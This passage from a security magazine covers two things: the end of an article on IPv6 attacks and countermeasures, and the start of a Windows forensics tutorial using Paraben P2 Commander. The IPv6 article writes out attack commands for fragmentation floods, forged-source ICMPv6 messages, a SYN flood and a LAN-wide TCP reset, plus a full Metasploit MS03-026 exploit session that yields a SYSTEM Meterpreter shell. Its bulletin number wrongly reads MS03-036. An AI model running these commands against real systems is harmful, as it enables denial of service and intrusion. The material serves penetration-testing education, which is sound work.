


Figure 17. *SMB traffic over IPv6 in Wireshark*

By monitoring the TCP flow is possible, as shown in the following screenshot, access files that have been passed.




Figure 18. *Content of the file reflected*

THE HACKERS CHOICE – IPV6 HACKING TOOLKIT

It is A complete tool set to attack the inherent protocol weaknesses of IPV6 and ICMP6, and includes an easy to use packet factory library. Which can be downloaded at *http://www.thc.org/thc-ipv6/*. Some of the most effective tools included in this toolkit are the following

FRAG6

A tool to perform IPv6 fragmentation-based attacks and to perform a security assessment of a number of fragmentation-related aspects.

Example #1

```
# frag6 -i eth0 --frag-id-policy -d fc00:1::1 -v
Assess the fragment Identification generation policy of the host "fc00:1::1", using the network
interface "eth0". Be verbose.
```

Example #2

```
# frag6 -i eth0 --frag-reass-policy -d fc00:1::1 -v
```

Assess the fragment reassembly policy of the host `fc00:1::1`, using the network interface `eth0`. Be verbose.

Example #3

```
# frag6 -i eth0 -frag-type atomic -d fc00:1::1 -v
```

Send an IPv6 atomic fragment to the host `fc00:1::1`, using the network interface `eth0`. Be verbose.

Example #4

```
# frag6 -i eth0 -s ::/0 --flood-frags 100 -l -z 5 -d fc00:1::1 -v
```

Send 100 fragments (every 5 seconds) to the host `fc00:1::1`, using a forged IPv6 Source Address from the prefix `::/0`. The aforementioned fragments should have an offset of 0, and the M bit set (i.e., be first-fragments). Be verbose.

ICMP6
A tool to perform attacks based on ICMPv6 error messages.

Example #1

```
# ./icmp6 -i eth0 -L -p TCP -v
```

The tool uses the network interface `eth0`, and operates in "Listening" mode ("-L" option). Each ICMPv6 error message will contain the ICMPv6 Payload as many bytes from the captured packet without exceeding the minimum IPv6 MTU (1280 bytes). The tool will print detailed information about the attack ("-v" option).

Example #2

```
# ./icmp6 -i eth0 --icmp6-packet-too-big -p ICMP6 -d 2001:db8:10::1
--peer-addr 2001:db8:11::2 -m 1240 -v
```

The tool uses the network interface `eth0` to send an ICMPv6 Packet Too Big error message that advertises an MTU of 1240 bytes. The ICMPv6 error message will be sent to the address"

`2001:db8:10::1`. The ICMPv6 error message will embed an ICMPv6 Echo Request message with the Source Address set to `2001:db8:10::1` (i.e., Destination Address of the error message), and the Destination Address set to `2001:db8:11::2`) (`--peer-addr` option). The value of the "Identifier" and "Sequence Number" fields of the embedded ICMPv6 Echo Request message randomized. The tool will provide detailed information about the attack ("-v" option).

TCP6
A tool to send arbitrary TCP segments and perform a variety of TCP-based attacks.

Example #1

```
# tcp6 -i eth0 -s fc00:1::/64 -d fc00:1::1 -a 22 -X S -F 100 -l -z 1 -v
```

In this example the tcp6 tool is essentially employed to perform a SYN-flood attack against port number 22 of the host `fc00:1::1`. The tool uses the network interface `eth0` (as specified by the "-i" option), and sends SYN segments (as specified by the "-X" option) from the prefix `fc00:1::/64` (as specified by the "-s" option) to port 22 (specified by the "-a" option) at the destination address `fc00:1::1` (specified by the "-d" option). The tool sends TCP segments from 100 different addresses (as specified by the "-F" option) every one second (as specified by the "-l" and "-z" options). The tool will be verbose (as specified by the "-v" option).

Example #2

```
# tcp6 -i eth0 -L -X RA -v
```

In this example, the tcp6 tool is employed to perform a TCP connection-reset attack against all active TCP connections in the local network. The tool listens ("-L") on the interface eth0 ("-i eth0"), and responds to any TCP segments with a RST packet (with both the RST and ACK bits set). The tool will be verbose.

IPV6 AND WEB ASSESSMENTS

One of the challenges with assessing IPv6-enabled systems is making existing security tools work with the IPv6 address format (especially the local scope ID). For example, the Nikto web scanner is an excellent tool for web assessments, but it does not have direct support for IPv6 addresses. While we can add an entry to `/etc/hosts` for the IPv6 address we want to scan and pass this to Nikto, Nikto is unable to process the scope ID suffix. The solution to this and many other tool compatibility issues is to use a TCPv4 to TCPv6 proxy service. By far, the easiest tool for the job is Socat, which is available as a package on most Linux and BSD distributions. To relay local port 8080 to remote port 80 on a link-local IPv6 address, we use a command like the one below:

```
$ socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[fe80::24c:44ff:fe4f:1a44%eth0]:80
```

Once Socat is running, we can launch Nikto and many other tools against port 8080 on 127.0.0.1.

```
$ ./nikto.pl -host 127.0.0.1 -port 8080
- Nikto v2.03/2.04
---------------------------------------------------------------------------
+ Target IP: 127.0.0.1
+ Target Hostname: localhost
+ Target Port: 8080
+ Start Time: 2008-10-01 12:57:18
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/6.0
```

This port forwarding technique works for many other tools and protocols and is a great fall-back when the tool of choice does not support IPv6 natively.

EXPLOITING IPV6 SERVICES

The Metasploit Framework has native support for IPv6 sockets, including the local scope ID. This allows nearly all of the exploit and auxiliary modules to be used against IPv6 hosts with no modification. In the case of web application exploits, the VHOST parameter can be used to override the Host header sent by the module, avoiding issues like the one described above.

IPV6 ENABLED SHELLCODE

To restrict all exploit activity to the IPv6 protocol, not only do the exploits need support for IPv6, but the payloads as well. IPv6 payload support is available in Metasploit through the use of “stagers”. These stagers can be used to chain-load any of the common Windows payloads included with the Metasploit Framework. Once again, link-local addresses make this process a little more complicated. When using the bind_ipv6_tcp stager to open a listening port on the target machine, the RHOST parameter must have the local scope ID appended. By the same token, the reverse_ipv6_tcp stager requires that the LHOST variable have remote machine’s interface number appended as a scope ID. This can be tricky, since the attacker rarely knows what interface number a given link-local address corresponds to. For this reason, the bind_ipv6_tcp stager is ultimately more useful for exploiting Windows machines with link-local addresses. The example below demonstrates using the bind_ipv6_tcp stager with the Meterpreter stage. The exploit in this case is MS03-036 (Blaster) and is delivered over the DCERPC endpoint mapper service on port 135.

```
msf> use windows/exploit/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set RHOST fe80::24c:44ff:fe4f:1a44%eth0
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_ipv6_tcp
msf exploit(ms03_026_dcom) > set LPORT 4444
msf exploit(ms03_026_dcom) > exploit
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:[...]
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:[...][135]
[*] Sending exploit ...
[*] The DCERPC service did not reply to our request
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73227 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened
msf exploit(ms03_026_dcom) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

SECURITY ENHANCEMENTS IN IPV6

There are some considerations that, without doubt, increase the level of IPv6 reliability.

MANDATORY USE OF IPSEC

IPv4 also offers IPSec support. However, support for IPSec in IPv4 is optional. The RFC4301 instead makes it mandatory to use in IPv6. IPSec consists of a set of cryptographic protocols designed to provide security in data communications. IPSec has some protocols that are part of its suite: AH (Authentication Header) and ESP (Encapsulating Security Payload). The first provides for authentication and data integrity, the second, in addition to these, also for confidentiality. In IPv6 both the AH header and the ESP header are defined as extension headers. A fundamental concept of IPSec is “Security Association” (SA). SA is uniquely identified by some parameters like SPI (Security Parameters Index – a field in the AH/ESP header), the security protocol and the destination IP address. The SA defines the type of security services for a connection and usually contains the key for data encryption as well as the encryption algorithms to be used. The IKE (Internet Key Exchange) is the process used to negotiate parameters needed to establish a new SA.

LARGE ADDRESSING SPACE

As mentioned above, in IPv4, reconnaissance attacks and port scanning are relatively simple tasks. The most common network segments in the current Internet Protocol are of class C, with 8 bits allocated for addressing. Currently, performing this type of attacks on these network segments does not require more than a few minutes. Allocating 64 bits for addressing (as expected in an IPv6 subnet) means performing a net scan of 2^64 (18446744073709551616) hosts. It is practically impossible.

NEIGHBOR DISCOVERY

ND (Neighbor Discovery) is the mechanism used for router and prefix discovery. This is a network layer protocol, like IPv4 equivalents ARP and RARP. ND works very closely with address auto-configuration, which is the mechanism used by IPv6 nodes to acquire configuration information. Both ND and address auto-configuration contribute to make IPv6 more secure than its predecessor.

CONCLUSION AND COUNTERMEASURES

Threat	IPv6 Characteristics	Mitigation
Threats with New Considerations in IPv6		
Reconnaissance	Scanning for hosts is not feasible because of large address space. Well-known addresses, in particular multicast, are vulnerable.	Same as IPv4. Privacy extensions can make reconnaissance less effective.
Unauthorized access	End-to-end security reduces the exposure. Extension headers (EH) open new attack venues.	Use privacy extensions to reduce a host's exposure. Use multiple addresses with different scopes. Manage EH use.
Header manipulation	IPv6 can take advantage of chained and large-size EHs. EHs that must be processed by all stacks are particularly useful to an attacker.	The EHs usage should be strictly controlled based on deployed services.
Fragmentation	No fragment overlap should be allowed in IPv6, but some stacks do reassemble overlapping fragments. The impact of tiny fragments is minimal in IPv6.	Use properly implemented stacks that do not allow fragment overlap.
Layer 3/layer 4 spoofing	The use of tunneling offers more spoofing opportunities even though they are not different from IPv4 tunneling.	Same mitigation techniques as with IPv4.

Figure 20. *Mitigation and Countermeasures that can be implemented to ensure IPv6 Security*

CONCLUSION

In the end i would love to suggest you all that as the IPv6 adoption and migration is increasing fast hence the administrator should plan their networks having in mind the security issues, and Industry is in the early stage of IPv6 adoption and for this reason many security breaches didn't appear yet so we need to stay updated. Some good portals for staying updated in the field of IPv6 security and implementation are the following *www.ipv6forum.com* and *www.cisco.com/web/solutions/trends/ipv6/index.html.*

ABOUT THE AUTHOR



Satinder Sandhu is a Cyber Security Researcher and Information Security Consultant currently working for Koenig Solutions Pvt Ltd, India. His main expertise includes Vulnerability Assessment, Network Penetration Testing and Reverse Engineering. He is Computer Science Engineer by qualification and security evangelist by passion!!

INTRODUCTION TO WINDOWS FORENSICS USING PARABEN P2 COMMANDER

by Dauda Sule, CISA

Microsoft Windows is the most widely used operating system both for business and personal use. Such popularity has made it one of the most targeted operating systems by malicious attackers. As a result, it is often used as a platform to access personal and work place data, or even to commit policy breaches assisting in the commission of criminal acts. Investigations that are based on electronic evidence stand a very high chance of being carried out on a system with one or the other version of Windows operating system. It is therefore one of the most important operating systems anyone going into the field of cyber forensics will need to know how to investigate.

What you will learn:

- Basic introduction to Windows operating system
- Use of Paraben P2 Commander disk analysis
- Use of Paraben P2 Commander for image analysis

What you should know:

- Basic operation of computer systems and programs
- Basic understanding of digital forensics
- Basic understanding of Windows operating system

According to Casey (2004), "understanding file systems helps appreciate how information is arranged, giving insight into where it can be hidden on a Windows system and how it can be recovered and analyzed." There are different versions of Windows operating systems in use ranging from the earlier versions like XP to the current Windows 8. To acquire data or analyze a system, the way and manner the specific operating system version on it operates needs to be known as each version has its peculiarities, however, this article gives a generic overview and does not go into the variances of the specific operating systems. We present an example using Windows 7.

It used to be advisable to pull out the plug on a running system that needed to be forensically analyzed – rather than shut down – so as to avoid tainting or losing; any evidence available therein, especially data in memory which is highly volatile, making it forensically unsound; but with advancements in memory forensics, there is beginning to be a paradigm shift. Memory dumps

can be taken by first responders without significantly damaging the evidence using memory forensic tools (like Mandiant Memoryze, Belkasoft Live RAM Capturer and Volatility). Such memory forensic tools are also quite good for detecting malware.

Windows systems computers mainly use one of two file systems: FAT and NTFS. The FAT (File Allocation Table) file system is the simplest of the two. Data are stored in FAT file systems are stored in sectors that are 512 bytes in size and a combination of sectors form a cluster. A cluster is the minimum unit of disk space that can be used to store a file; the smallest cluster comprises one sector. More than one file cannot be allocated to a cluster, but a file may not use up all the sectors in a cluster, there may be some space left. For example, a file of 1000 bytes will be store across two sectors (1024 bytes), leaving free 24 bytes. These 24 bytes are known as the slack space, which is more or less wasted. When a file is deleted on a system and the recycle bin is emptied, the file is not really lost, rather the system records that the cluster, which had been previously allocated for file storage, is now free (unallocated) for storage of a new file. This makes it possible to recover such a file completely if a new file is not saved to the cluster. In the event a new file is saved on the system, it will overwrite the deleted file. If it is of a larger size or equal to the previous space it will completely overwrite the previous one, making recovery more complicated if not impossible. However, if the new file is smaller than the former, there is a chance for partial recovery. For example, if a file of 1000 bytes was deleted, and a file of 700 bytes overwrote it, 300 bytes of the former will be easily recoverable using forensic tools. This partial recovery might be very significant for investigators, such those investigating child pornography who can be able to get a partial view of illegitimate photos that can serve as evidence to indict a suspect. FAT file system can show the last date and time of modification, and the last accessed data and its creation date and time, but does not show last accessed time, only the last accessed date is displayed (Casey, 2004). The NTFS (New Technology File System) supports larger disks than the FAT system and has less slack space by using compression. Information is stored in Master File Table (MFT) where every file in a directory has at least an entry (Oppenheimer, n.d.). NTFS as time stamps that can be used to track creation, modification and access of a file. In addition, NTFS has a change journal, which records objects added, modified and deleted, in streams, one for each volume on the system (Microsoft, 2003).

System logs are also valuable sources of information for an investigator. They can be used to determine when an act was committed and possibly by who (based on details like login information or IP address). It can also be possible to determine if someone else used another's system to commit the act; for example, different credentials were used to logon to the system to commit the act, or corroboration with CCTV footage shows the system owner was away at the time the act was committed, implying his credentials may have be compromised. A case illustrated by Casey (2004) refers to a disgruntled employee who configured his IP address to that of the CEO and then sent offensive messages, giving the impression that it was the CEO who sent that. Upon examining network data, it was discovered that the CEO's IP address was briefly set to a different MAC address, which happened to be that of the disgruntled staff. Internet activity is another area that leaves digital footprints. The Internet Explorer's or other browsers' history, cache and cookies are very good sources of information pertaining to Internet activity, additionally Internet Explorer maintains a rich database of Internet activity in the *index.dat* file. In the event Internet history, temporary files, cache and cookies are deleted or the browser was used in anonymous mode, there are tools that can recover such from the system (such Magnet Forensics' Internet Evidence Finder). There is also some information that can be retrieved in terms of pictures from the thumbnails view; this can be used to establish evidence against a suspect in a child pornography case.

INVESTIGATING A SYSTEM USING PARABEN P2COMMANDER DEMO

ABOUT PARABEN P2 COMMANDER

P2 Commander is a forensic tool from Paraben Corporation that is built to process large volumes of data in a fast and efficient manner (Paraben Corporation, 2013). It is a commercially available tool, however, a demo version can be downloaded free for thirty days from the company's website. According to the website the tool can be used for a wide range of forensics analysis of systems like disk, chat, email, registry, Internet files and pornographic detection. The tool is quite robust and can be used for a wide range of investigations and analysis as stated, but its browser capability is restricted to Microsoft Internet Explorer, Google Chrome and Mozilla Firefox, other browsers like Opera and Safari for Windows are not included. The illustrations that follow are based on Paraben P2 Commander Version 3 on a Windows 7 system.

CREATING A CASE

After installing the Paraben P2 Commander software run it, the GUI as displayed in Figure 1 comes up. Click on *Create new case* in the welcome tab to the top left of the tab, which brings up the new case wizard (Figure 2).

Click next to enter case properties – that is the name of the case and description, stated as "Illustration" and "Example for illustrative purposes" in our example. The next stage involves entering additional information (Figure 4) where details like name of investigator, agency/company, phone and fax numbers, address email and comments. In the example, the name of investigator is entered as "Dauda Sule"; company, "Audit Associates"; comments, "Example for eForensics Magazine"; other entries are left blank. Click finish, this brings up a prompt as to where to save the case; it is saved in a directory called Paraben in this example as shown in Figure 5 (by default it saves to the Paraben directory in the Program files folder where the program was installed. Once saved, the program prompts for the category of evidence to be selected (Figure 7): logical drive, physical drive, image file, e-mail database, chat database, registry, Internet Browser data or other.

For this example, we select logical drive, and then drive H under source type; once okay is clicked, the program prompts to enter new evidence name (Figure 8), the default name (H: in the example) is there, but may be changed if required; the default name is not changed in this example. After that is entered, NTFS settings prompt (the system used in the example is a Windows 7 system and runs on NTFS file system) as shown in Figure 9 comes up giving options of criteria to be used for the evidence (search for deleted files, add the trash folder to the NTFS root, recover folder structure for bad images, and add the unallocated space folder to the NTFS root – all criteria are selected in this example).



Figure 1. *P2 Commander welcome interface*




Figure 2. *Welcome page of the new case wizard*




Figure 3. *Case properties entry interface in the new case wizard*




Figure 4. *Additional information entry in the new case wizard*




Figure 5. *Selecting a directory to save the new case to*



Figure 6. *New case in process of being opened*




Figure 7. *Adding evidence to the case*

